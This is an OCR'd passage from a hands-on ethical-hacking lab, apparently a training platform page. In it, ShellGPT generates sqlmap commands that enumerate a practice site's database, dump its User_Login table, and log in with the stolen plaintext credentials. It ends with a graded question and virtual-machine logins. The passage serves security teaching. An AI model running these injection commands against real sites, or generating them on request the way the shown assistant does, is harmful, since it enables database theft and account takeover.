


16. We have successfully enumerated the databases from the target website, we will now enumerate the tables pertaining to the database **moviescope**. To do so run **sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value '[cookie value which you have copied in Step#3]' and enumerate the tables pertaining to moviescope database"** command.
17. In the prompt, type **E** and press **Enter** to execute the command.

18.

```
Applications  Places  System                                   Mon May 27, 01:
sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8w
File  Edit  View  Search  Terminal  Help
┌─[root@parrot]─[/home/attacker]
└──╼ #sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?i
=1 with cookie value 'mscope=1jWydNf8wro=; ui-tabs-1=0' and enumerate the tables pertaining to movie
cope database "
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1
0" -D moviescope --tables --batch
[E]xecute, [D]escribe, [A]bort: E
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:24:34 /2024-05-27/

[01:24:35] [INFO] resuming back-end DBMS 'microsoft sql server'
[01:24:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
Menu   sgpt --chat sql --shell ...   [Home - MovieScope ...
```

19.




20. After enumerating the database tables we will dump the contents of the User_Login table to view the login information of the target website.
21. Run **sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value '[cookie value which you have copied in Step#3]' and retrieve User_Login table contents from moviescope database"** command.
22. In the prompt, type **E** and press **Enter** to execute the command.

23.


```
Applications  Places  System                                   Mon May 27, 01:
sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8w
File  Edit  View  Search  Terminal  Help
┌─[root@parrot]─[/home/attacker]
└──╼ #sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?i
=1 with cookie value 'mscope=1jWydNf8wro=; ui-tabs-1=0' and retrieve User_Login table contents from
oviescope database"
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1
0" -D moviescope -T User_Login --dump
[E]xecute, [D]escribe, [A]bort: E
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.3#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:45:50 /2024-05-27/

[01:45:50] [INFO] resuming back-end DBMS 'microsoft sql server'
[01:45:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
Menu   sgpt --chat sql --shell ...   [Home - MovieScope ...
```

24.




25. Sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.
26. You will see that under the **password** column, the passwords are shown in plain text form.
27. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.
28. The **Login** page appears; log in into the website using the retrieved credentials **steve/password**.

29.



30. You will observe that you have successfully logged into the MovieScope website with Steve's account, as shown in the screenshot.
31. If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.

32.



33. Apart from the aforementioned commands, you can further explore additional options within the ShellGPT tool and utilize various other tools to perform SQL injection attacks on the target website.
34. This concludes the demonstration of performing SQL injection on the target website using ShellGPT.
35. Close all open windows and document all the acquired information.

Question 15.3.1.1

Write a ShellGPT prompt and execute it on Parrot Security machine to perform SQL injection using sqlmap tool on http://www.moviescope.com website. Enter the password of the user lee that was retrieved using SQL Injection.

Score

- Check this box to confirm completion of this module.

Previous[9]**Next**[10]

11

34 Minutes Remaining

Previous: Lab 2: Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools

Next

0/69 (0%) Tasks Complete

Thumbnail screenshot of virtual machineLab52683305-Windows 11
Windows 11
To release mouse, press **Ctrl+Alt+Left Arrow**

Username	Admin[12]
Password	Pa$$w0rd[13]

DVD Drive

- No Media

Ctrl+Alt+Delete Open in New Window
Thumbnail screenshot of virtual machineLab52683305-Windows Server 2019
Windows Server 2019
To release mouse, press **Ctrl+Alt+Left Arrow**

Username	Administrator[14]
Password	Pa$$w0rd[15]

DVD Drive

- No Media

Ctrl+Alt+Delete Open in New Window
Thumbnail screenshot of virtual machineLab52683305-Parrot Security
Parrot Security
To release mouse, press **Ctrl+Alt+Left Arrow**

Username	Attacker[16]
Password	toor[17]

DVD Drive

- No Media

Ctrl+Alt+Delete Open in New Window
Thumbnail screenshot of virtual machineLab52683305-Ubuntu
Ubuntu
To release mouse, press **Ctrl+Alt+Left Arrow**

Username	Ubuntu[18]
Password	toor[19]

DVD Drive

- No Media

Ctrl+Alt+Delete Open in New Window
Help

Support Information

ID	52683305
Host	EU-HV18
Datacenter	EU North (London)

FAQs
Frequently asked questions about the lab interface
Other Help Options
Submit a Support Request
Powered by Skillable•Review Us

Type Text
Type Text
Type Text
Type Text
Type Text
Type Text
Type Text
Type Text

Notifications

Settings

Text Size
100 Standard
150 Large Text
200 Extra Large Text

Color Mode

- Light
- Dark
- High Contrast

Actions
Split Windows
Close Window
Close Window